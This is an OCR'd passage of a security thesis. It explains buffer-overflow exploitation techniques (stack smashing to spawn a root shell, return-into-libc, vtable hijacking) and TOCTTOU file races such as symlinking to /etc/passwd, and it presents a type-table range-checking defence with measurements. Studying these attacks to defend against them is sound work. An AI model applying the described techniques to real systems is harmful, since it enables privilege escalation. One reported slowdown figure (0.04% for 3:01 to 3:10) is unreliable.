


Figure 5.2: The stack smashing attack.

`execve(‘‘/bin/sh)’’)` to spawn a shell, and the address of the buffer is aligned to overwrite the return address in the stack as illustrated in figure 5.2. The result is that when the function returns, it will instead “return” to the shellcode and spawn a shell. If the process has a root privilege, then it becomes a root shell.

The attack string may be delivered via command-line argument (as in this example), an environment variable, or an I/O channel.

The attacker needs to know the address of the buffer. Although the address of the buffer on the stack is statically unknown, we can discover it by, for example, running the vulnerable program in a debugger. For the same set of input in a similar environment, the program is likely to follow




Figure 5.3: Return-into-libc exploit.

the same path and yield the same address for the buffer. Even if not, the observed value would still provide a good starting point for guessing the right value. The attack code is prepended with no-op's so that a small margin of error in guessing the address is tolerable.

5.2.2 Return-into-libc

Return-into-libc exploitation technique [94, 106, 53] also alter the return address, but the control is directed to a C library function rather than to a shellcode. Figure 5.3 illustrates how to exploit the vulnerable program in Figure 5.1 to "return" to `system()` and spawn a shell. The attack code consists of the address of `system()` and a pointer to string `‘‘/bin/sh’’` (the "parameter" to `system()`).

This exploit needs to know the exact address of the string `‘‘/bin/sh’’` and the address of `system()`. The string `‘‘/bin/sh’’` can be supplied through a command-line argument or an environment variable. In most cases where the C library is linked dynamically, finding the address of `system()` requires finding out where in the address space the C library is mapped, and the offset to `system()` within the C library [106]. The address where the C library is mapped can be found at the `/proc` directory, or by running the program on a debugger. The offset to `system()` within the




Figure 5.4: A conceptual view of VPTR and VTABLE of C++ object.

C library can be read from the C library object file.

5.2.3 C++ virtual function pointer

This technique by Rix [62] exploits a table of function pointers and a pointer to that table, VTABLE and VPTR, respectively, created implicitly by the C++ compiler. VTABLE and VPTR are used to implement virtual functions in C++ programs. Pointers to the virtual functions defined in a class are stored in the VTABLE. An object instantiated from the class contains a VPTR (a pointer to the VTABLE) through which it calls virtual functions. For example, a call to the virtual function whose pointer is in the third entry of the VTABLE would be compiled as the code below.

```
call  *(VPTR + 8)
```

Figure 5.4 illustrates a conceptual view of an allocated object (with VPTR) and the VTABLE of the corresponding class. The exploit in figure 5.5 overflows a variable in the object in order to alter the VPTR to make it point to the supplied bogus VTABLE. The bogus VTABLE contains pointers to the shellcode so that when a virtual function is called the shellcode is executed.




Figure 5.5: C++ virtual function pointer exploit.

5.3 Property

Range checking is usually not possible at compile time, in that the size of the data to be copied may not be known until run time.

Range checking at run time would be feasible if we know the size of the buffer (i.e., type of the variable). However, such information is not retained in binary files by current compilers, except as optional debugging information in the symbol table.

Therefore, range checking would be feasible if we can instrument C compiler to retain the type informations of program variables in binary files.

5.4 The verification algorithm

To enable range checking on buffers at run time, we introduce an additional data structure called the *type table*, which describes the types (thus sizes) of program variables, in the process address space. Our type table data structure is similar to the type table in the Process Introspection Library [30].

Using the type table, copy operations perform range checking at run time as follows.

1. Obtain the buffer size by type table lookup.
2. Compare the buffer size with the size of the data to be copied.
3. proceed to the original operation if the buffer size $\geq$ data size; return range checking error if not.

5.4.1 Implementation

Generating type table constructor function

Sizes of automatic variables (local variables and function parameters) and static variables (global variables) are determined at compile time. To retain these information, we introduce an intermediary step in the compilation that emits a *type-table constructor function* to each object file, which builds the type table of the process at load time [1]. We use the type-table constructor functions to defer the type-table construction until the load time, to accommodate dynamically linked objects.

To generate type-table constructor functions, we intercept the *cc1* (the GCC compiler core that produces an assembly file from a source file) as illustrated in Figure 5.6. GCC prepossesses a source file (removing comments and expanding macros, etc.) and yields an intermediary file (`file1.i`). We "precompile" this intermediary file with the debugging option turned on, to produce an assembly file. We then parse the *stabs* debugging statements in the resulting assembly file, to produce the constructor function. The generated constructor function is then appended to the intermediary file, which is then compiled and assembled normally to yield an object file. Figure 5.7 shows an example of intermediary file after the constructor function is appended.

Type table structure

A type table, when constructed at load time, consists of an array of function entries. Each function entry contains

1. Starting address of the function
2. Last address of the function
3. Pointer to an array of variable entries (variables declared by the function)

Each variable entry contains

[1] A constructor function, specified by `__attribute__((constructor))`, runs before `main()` does; a C language extension by the GNU C compiler [97].




Figure 5.6: The modified compilation stages for buffer overflow detection.

```
void func () { }

int main (int argc, char **argv) {
  struct {
    char buf1 [32];
    void (*fptr) ();                                                                  the original
    char buf2 [16];                                                                   code
  } st_buf;
  int i;
  return 0;
}

static void __$__type_table_dummy_func() { }                                          // marks the end of
                                                                                      // the last function (main)
void __$__type_table_init(void *);

static void __$__type_table_init__$__()    __attribute__ ((constructor));             // declares as a constructor
                                                                                      // function (gcc extension)
static void __$__type_table_init__$__()
{
  typedef struct ___$__Type_table __$__Type_table;
  typedef struct ___$__Func_table __$__Func_table;
  typedef struct ___$__Var_table __$__Var_table;

  struct ___$__Type_table {
    long func_cnt, global_var_cnt;
    __$__Func_table *func;
    __$__Var_table *var;
  };

  struct ___$__Func_table {
    char *id;
    long start_addr, end_addr, var_cnt, frame_top;
    __$__Var_table *var;
  };

  struct ___$__Var_table {
    char *id;
    long offset, size;
    char srctype;
    int src;
  };

  __$__Type_table *__$__table = (__$__Type_table []) {
    2, 0,
    (__$__Func_table []) {
      {"func", (long)func, (long)main, 0, 0,
        ’\0’
      },
      {"main", (long)main, (long)__$__type_table_dummy_func, 6, −76,
        (__$__Var_table []) {
          {"i", −76, 4, ’\0’, 0},                                                     array constructor
          {"st_buf.buf1", −72, 32, ’\0’, 0},                                          declaration (gcc
          {"st_buf.fptr", −40, 4, ’\0’, 0},                                           extension) that builds
          {"st_buf.buf2", −36, 16, ’\0’, 0},                                          the local type table
          {"argc", 8, 4, ’\0’, 0},                                                    for program variables
          {"argv", 12, 4, ’\0’, 0}
        }
      }
    },
    ’\0’
  };

  __$__type_table_init((void *) __$__table);                                          // appends the local type
}                                                                                     // table to the global table
```

Figure 5.7: An example of constructor-augmented intermediary file.




Figure 5.8: The type table structure.

1. Offset to the stack frame pointer

2. Size of the variable

Figure 5.8 illustrates the type table structure.

Sizes of heap variables are determined at run time. To retain these information, we intercept the dynamic memory allocator functions (`malloc()`) at run time and manage the type table entries of the dynamic variables.

Range checking by copy operations

We intercept the vulnerable copy functions in the C library by preloading our shared library consisting of the intercepting functions. A shared library can be preloaded by having `LD_PRELOAD` environment variable pointing to it. The intercepting functions in the shared library then perform the following actions.

1. Obtain the buffer size by looking up the type table, using the buffer address as the key.

2. Obtain the size of the data to be copied, and compare it with the buffer size.

3. Call the original functions if they are safe.

Table 5.1 shows the intercepted C library functions.

strcpy	strcat	vsprintf	stpcpy	getwd	gets
realpath	memcpy	wcscat	wcscpy	getcwd	strncpy
strncat	vsnprintf	fgets	memmove	memccpy	wcsncpy
wcsncat	wmemcpy	wmemmove	wmemset	fread	read

Table 5.1: The intercepted C library functions for the buffer overflow detection.

Type-table lookup algorithm

We look up the type table using the buffer address as the key. Dynamic variables are easy to look up because the type table keeps their absolute addresses. However, for automatic variables the type table keeps their relative addresses, because their absolute addresses are not known at compile time (they are addressed relative to the stack frame).

The following algorithm locates the table entry of local variables (locating function parameters is slightly different but basically the same). Figure 5.9 shows a snapshot of the stack to illustrate the algorithm.


1. Locate the stack frame in which the variable is allocated, by comparing the frame pointer and the variable address (the variable address should not be higher than the frame pointer, assuming the stack grows down). Chase up the stack frames until found.

2. Locate the function entry in the type table, by comparing the return address of the *next* stack frame with the function addresses in the type table.

3. Locate the variable entry (of the function) by comparing the buffer address with the (frame pointer $-$ frame pointer offset field).

Generating source code of intercepting functions

The C library-intercepting functions are not written manually, but are generated from a specification file that contains the prototypes of the vulnerable copy functions (and a little more information).



```
main(int argc, char **argv)
{
  char buf[32];
  func(buf, argv[1]);
}

func(char *dst, char *src)
{
  strcpy(dst, src);
}
```

Figure 5.9: A snapshot of the stack in the buffer overflow detection.

The function generating routine facilitates protecting other system library functions (i.e., vulnerable copy functions in them) as well as the C library.

In order to generate a source file of intercepting functions, we need to know the following information from the copy function being intercepted.

1. The name of the buffer variable

2. The name of the data source variable, if given

3. An expression that computes the size of the source

4. Required header files for the function

The first one is necessary in looking up the type table to obtain the buffer size. The second and the third ones are necessary in computing the size of the source data. We use these information to determine if the copy operation (from source to buffer) is safe. These information cannot be deduced from the function prototype (or from the source file in general) because they are program context-dependent. Therefore, to obtain these information we require users to provide a specification file.

A specification file contains a list of header files, a delimiter (%), and a list of *function specifications* as shown below.

```
header file
header file
...
%
Function specification
Function specification
...
```

A sample specification file is shown below. The generated source file from the specification is shown in the appendix A.

```
<stdio.h>
<stdlib.h>
"myheader.h"
%
char *(strcpy) (char *(dest), const char *(src));dest;src;(int) strlen (src);COPY;
int (sprintf) (char *(str), const char *(format));str;;(int) strlen (str);FORMAT;
char *(fgets) (char *(buf), int (n), FILE *(fp));buf;;(int) strlen (buf);SOURCE;
```

A function specification contains the following information.

1. Function prototype
2. The buffer name
3. The source data name, if given
4. An expression that computes the size of the source
5. The type of the function (copy, format and source)

Identifiers in a function prototype (that is, the function name and the argument names) are enclosed in parenthesis. This requirement is to make it easier to parse prototypes, and can be removed in the future.

Currently there are three types of functions; *copy*, *format* and *source*, each of which needs to be intercepted in a different way for the following reasons. Copy functions are given the source data as an argument. Format functions retrieve variable number of arguments using *varargs* facility in the C library, and generate the source data to be copied to the buffer. Source functions generate the source data as well.

`malloc()` family of functions have to be intercepted by `malloc()` hook functions in the C library, not by our method. The source code of intercepting `malloc()` functions is therefore hand written.

5.5 Extending the correctness relation

Some programs may treat multiple variables as a single unit, like an array. The following code gives an example (the code assumes that the variable `a2` is allocated in the lowest address).

```
int func (int *src)
{
  int i;
  int a0, a1, a2;
  memcpy (&a2, src, sizeof(int) * 3);
  ...
  memcpy (&a0, 0, sizeof(int));
  ...
}
```

In the first `memcpy()` our solution will raise an error because it protects each variable separately. Although it is indeed a buffer overflow condition, it is nevertheless conceivable in some C programs. This section describes an extension to our solution that accommodates such cases.

5.5.1 Protecting an arbitrary grouping of variables

A solution of protecting an arbitrary grouping of variables requires the following program context-dependent information.

1. The set of variables to be treated as one unit. In the example above, they are `a0`, `a1` and `a2`.

2. The set of operations that treat them as one unit. In the example above, it is the first `memcpy()` only.

Such information cannot be deduced from the source file, since programmers can in principle arbitrarily group any subsequence of variables at will. Therefore it has to be provided by programmers (by annotating the source file, for example), which costs the transparency of the solution. Therefore we do not attempt to solve this problem directly.

5.5.2 Protecting a stack frame as a whole

We relax the aforementioned requirements as follows, to keep our solution program context-independent.

1. The set of variables to be treated as one unit are all stack variables in a stack frame.

2. The set of operations that treat them as one unit are all operations.

This allows local variables to be overflowed, but still protects the return address.

5.5.3 Implementation of the extension

The assumptions given above may be implemented in two ways.

1. With an additional compiler directive (`cc --protect-frame` for example), the type table of the program treats all the local variables in a stack frame as one.

2. The bounds checking algorithm is modified to add a capability of protecting a stack frame as one unit. It uses a binary switch (PROTECT_FRAME) to implement this two-level protection

scheme as follows.

```
if (PROTECT_FRAME == FALSE) {
  // protect each variable as usual
}
else
  {
  // protect the stack frame as a unit
}
```

The current detection system opts for the second approach, in that while it is slower than the first one it can be turned on and off by users. We use an environment variable as the binary switch.

With this extension, the detection system is transparent as usual except that users are required to set the environment variable if the frame-as-one protection is necessary for the program.

5.6 Experiments and measurements

5.6.1 Time overhead

Micro test

To estimate the run time overhead incurred by the range checking for each C library function, we ran a small program that calls each C library function in a tight loop (loop count is 100,000,000). Each function was tested 8 times with varying string length (8, 16, 32, 64, 128, 256, 512 and 1024). If an intercepted function is 2.5 times slower then the overhead is 150 percent ($((2.5 - 1) \times 100)$. Our test were performed on a PC with AMD Duron 700MHz running Redhat Linux 6.2. Figure 5.10 shows the result.

The table lookup is done by binary search, so the overhead incurred by the table lookup will increase logarithmically as the number of functions and variables in the executable file increases. In sum, the micro test shows the worst case scenario and we expect better performance in real programs




Figure 5.10: Time overhead of each functions from the buffer overflow detection.

(which would do some useful work besides just calling C library copy functions).

Macro test

Figure 5.2 is the result of testing three programs (*enscript* 1.6.1, *tar* 1.13 and *java* 1.3.0). It shows the increase in size of executable files due to the augmented type table, the number of calls to C library functions that those program made during the test run, and the run time. Overhead in the macro test is no more than 4% for substantial runtimes, with the short java test showing a 20% overhead (note that the absolute runtime overhead is minimal).

`enscript` printed a text file of size 100 Mbytes (to `/dev/null`). `tar` zipped the linux kernel source directory twice. `Java` ran `antlr` [59] to parse the GNU C grammar. The run time is the average of ten runs.

Program	Libc function count	Run time (original)	Run time (type table)	Slowdown
enscript	6,345,760 calls	3 min. 01 sec	3 min. 10 sec	0.04%
tar	23,883	1 min. 12 sec	1 min. 15 sec	4%
java	20,552	5 sec	6 sec	20%

Table 5.2: Time overhead of three applications from the buffer overflow detection.

Program	File size (original)	File size (with type table)	Overhead
enscript	348,503 bytes	368,665 bytes	5.7%
tar	425,958	463,140	8.7%
java	26,016	28,698	10.3%

Table 5.3: Space overhead of three applications from the buffer overflow detection.

5.6.2 Space overhead

Table 5.3 shows the increase in the size of the compiled programs, due to the addition of the type table constructor functions.

5.7 Accuracy

Table 5.4 shows features of our approach and well-known, dynamic solutions so as to compare their accuracy (general descriptions of them are found in section 2.2.1).

The level of detection of our solution (along with Libsafe) is the weakest. However, a buffer overflow would not occur at the instruction-level (strictly speaking, there is no “overflow” at the instruction level: there is only a type error), unless the programmer explicitly casts data types badly (e.g., `'(int) c = 1;'` where `c` is of character type). A buffer overflow is most likely to occur at the function level, where pointers are used to manipulate arrays. Arrays are not a first-class type in C language and thus cannot be type checked (which is the source of the buffer overflow vulnerability). Moreover, the C library contains numerous copy functions that are sufficient for most programming tasks. Therefore, monitoring only the those functions would be most cost-effective in detecting buffer overflow attacks.

	Level of detection	Point of detection	Unit of protection	Overhead
StackGuard [25]	function (all)	deferred until function returns	return address	7 - 80%
StackShield [96]	function (all)	deferred until function returns	return address	similar to StackGuard
Libsafe [9]	function (C library)	before overflow occurs	each stack frame	< 15%
Our solution	function (shared libraries)	before overflow occurs	individual variable, array	0.04 - 20%
Austin et al. [8]	instruction	before overflow occurs	individual variable, array	230 - 640%
Jones and Kelly [38]	instruction	before overflow occurs	individual variable, array	500 - 600%

Table 5.4: Accuracy features of buffer overflow solutions.

The point of detection of our solution (along with the solution by Austin et al.'s and Jones and Kelly's) is right before every copy operation, and is the strongest.

The unit of protection of our solution (along with the solution by Austin et al.'s and Jone and Kelly's) is the strongest: the individual variable of primitive type (or each subfield if composite type) and arrays.

In sum, accuracy of our solution lies between StackGuard/StackShield/Libsafe (fast but inaccurate) and solutions by Austin et al. and by Jones and Kelly (slow but accurate). The latter solutions are accurate but too slow to be used in production systems. Our solution is more accurate and faster than the former solutions.

Chapter 6

Race condition in the file name space

Multiprocessing environments such as Unix are susceptible to race conditions on the file name space, since processes share files in the system. A process accessing a file may get unexpected results if the binding between the file name and the file object is modified by another process. Such a vulnerability is known as a Time-of-check-to-time-of-use (TOCTTOU) flaw [2, 14, 45], one of the oldest known security flaws. Bishop [14] defined the TOCTTOU flaw and its subclass, the TOCTTOU binding flaw as follows.

Definition 6.1 (A TOCTTOU flaw). A TOCTTOU flaw occurs when a program checks for a particular characteristic of an object, and takes some action based on the assumption that the characteristic still holds true when in fact it does not.

Definition 6.2 (TOCTTOU binding flaws). TOCTTOU binding flaws arise when object identifiers are fallaciously assumed to remain bound to an object.

In this chapter we derive a solution that detects TOCTTOU binding flaws, which we call race condition in the file name space [49]. The underlying correctness relation 4.1 requires program contextual information, which is not easy to obtain even with static analysis (discussed in section 6.5.1). We relax this correctness relation to derive a solution that does not require the program contextual information. This shows that it is still possible to derive a (relaxed) solution, even if a direct implementation of the correctness relation seems infeasible. We also estimate the run-time overhead of the original invariant relationship from statistics gathered from the experiments with the implementation.

6.1 Definition

Bishop characterized TOCTTOU binding flaws using the following three definitions.

Definition 6.3 (The programming condition). The programming condition is the existence of an interval between two file operations that refer to the same file object, where the second depends on one or more assumptions from the result of the first.

Definition 6.4 (The programming interval). The programming interval is the interval itself.

Definition 6.5 (The environmental condition). The environmental condition is the possibility of affecting the assumption created by the first operation.

Both the programming condition and the environmental condition must hold for there to be an exploitable TOCTTOU binding flaw.

We extend the definition of programming condition to be *two or more* semantically-related file operations that refer to the same file name, i.e., a check operation and one or more use operations (note that Bishop's definition refers to a pair of check and use operations).

We do not consider a check and use pair that refers to two different file names a TOCTTOU binding flaw. We regard it as an input validation error, not a race condition, even if there is a semantic dependency between the two operations. That is, the binding of the *use* operation must be validated since it is independent from the binding of the check operation.

6.2 Examples

6.2.1 Typical binding flaw

The following code illustrates a typical binding flaw found in the `lpr` print spooler [3, 21].

```
if (!access(argv[1], O_RDONLY)) {
  fd = open(argv[1], O_RDONLY);
  print(fd);
}
```

The program checks the real user id (instead of the effective user id) before opening the file. However, the code is vulnerable to a race because the `access()` and `open()` calls are not atomic. For example, if the attacker can change the file name to be a link to `‘‘/etc/passwd’’` after `access()` is called but before `open()`, then the password file is opened instead.

6.2.2 Binding flaw with multiple use operations

The following code shows a binding flaw found in `RDist`, a program that maintains identical copies of files over multiple hosts [40, 41, 51].

```
fd = creat(FILE);             // check
write(fd, ...);
close(fd);
chown(FILE, owner);           // use
chmod(FILE, pmode);           // use
rename(FILE, ‘‘/user/data’’); // use
```

The program creates a file and then changes the owner and permission mode of the file. Changing the owner and permission mode of the file assumes that the binding of the created file is intact. That is, creat() is a check operation, and chown(), chmod(), and rename() are use operations. If the attacker can change the file name to be a link to ‘‘/bin/sh’’, after creat() but before chown(), then the ownership and the permission mode of ‘‘/bin/sh’’ is changed instead [40, 41].

6.2.3 Temporary file race

The temporary file race vulnerability is the most common among TOCTTOU binding flaws [65, 68, 69, 70, 71, 72, 77, 78, 79, 81, 83, 84, 85, 88, 89]. A typical temporary file race occurs when a program calls stat() to test that the temporary file does not exist, and open(O_CREAT) to create the file. This is is vulnerable to a race because the stat() and open() calls are not atomic. If the attacker creates a link pointing to ‘‘/etc/passwd’’ after stat() and before open(O_CREAT), the password file will be opened instead [24] [1].

The following code shows a binding flaw in RCS (Revision Control System) version 5.7 [58].

```
targetname = makedirtemp(1); // calls mktemp()
fopen(targetname, ‘‘w’’);
```

The above code is essentially the same as typical temporary file race condition; makedirtemp() simply encapsulates mktemp(), and mktemp() in turn makes one or more stat() calls to find a unique name.

6.2.4 Binding flaw spanning multiple processes

The following shell script [57] is an example of a TOCTTOU binding flaw that spans multiple processes (each command runs in a separate process).

[1] Calling open(O_CREAT|O_EXCL) would prevent the race attack, but many programs ignore the O_EXCL flag and thus are vulnerable. Also, O_EXCL is said to be broken on NFS file systems and thus would not prevent a race [61].

```
rm -rf /tmp/tempfile.$$
sort /some/file > /tmp/tempfile.$$
```

The shell script verifies that the temporary file (with the `pid` appended) does not exist by deleting it, then creates a new file with that name. The shell script is vulnerable to a race because `rm` and `sort` are not atomic.

The `pid` may be read from the `/proc` directory, or the attacker may create many links with different `pid`s so that one of them would work.

6.3 Properties

This section discusses the properties of the programming condition/interval to determine the *vulnerable interval*.

Definition 6.6 (Vulnerable interval). An interval between two file operations during which the TOCTTOU binding flaw can actually be exploited.


6.3.1 Stateless file operations

The programming condition may be vulnerable to binding flaws, depending on whether file operations are *stateless* or *stateful*.

Definition 6.7 (Stateless file operation). File operation that refers to the file by name, such as `open()` and `stat()`.

